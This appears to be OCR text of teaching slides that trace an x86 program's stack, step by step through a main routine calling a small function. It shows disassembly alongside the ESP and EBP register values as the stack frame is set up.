
```
080483f2 <main>:
 80483f2:    push   %ebp
 80483f3:    mov    %esp,%ebp
 80483f5:    push   $0xa
EIP ⇨ 80483f7:    push   $0x10
 80483f9:    call   80483db <function>
 80483fe:    add    $0x8,%esp
 8048401:    mov    $0x0,%eax
 8048406:    leave
 8048407:    ret
```

EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeee4
EBP	0xbfffeee8




```
080483f2 <main>:
 80483f2:    push   %ebp
 80483f3:    mov    %esp,%ebp
 80483f5:    push   $0xa
 80483f7:    push   $0x10
EIP ⇨ 80483f9:    call   80483db <function>
 80483fe:    add    $0x8,%esp
 8048401:    mov    $0x0,%eax
 8048406:    leave
 8048407:    ret
```

EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeee0
EBP	0xbfffeee8



```
80483db <function>:
EIP ⇨ 80483db:        push    %ebp
      80483dc:        mov     %esp,%ebp
      80483de:        sub     $0x10,%esp
      80483e1:        movl    $0x0,-0x8(%ebp)
      80483e8:        movl    $0x1,-0x4(%ebp)
      80483ef:nop
      80483f0:leave
      80483f1:ret
```


EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeedc
EBP	0xbfffeee8



```
80483db <function>:
 80483db:        push   %ebp
 80483dc:        mov    %esp,%ebp
 80483de:        sub    $0x10,%esp
 80483e1:        movl   $0x0,-0x8(%ebp)
 80483e8:        movl   $0x1,-0x4(%ebp)
 80483ef:nop
 80483f0:leave
 80483f1:ret
```

EIP


EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeed8
EBP	0xbfffeee8



```
80483db <function>:
 80483db:        push   %ebp
 80483dc:        mov    %esp,%ebp
 80483de:        sub    $0x10,%esp
 80483e1:        movl   $0x0,-0x8(%ebp)
 80483e8:        movl   $0x1,-0x4(%ebp)
 80483ef:nop
 80483f0:leave
 80483f1:ret
```


EIP

EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeed8
EBP	0xbfffeed8



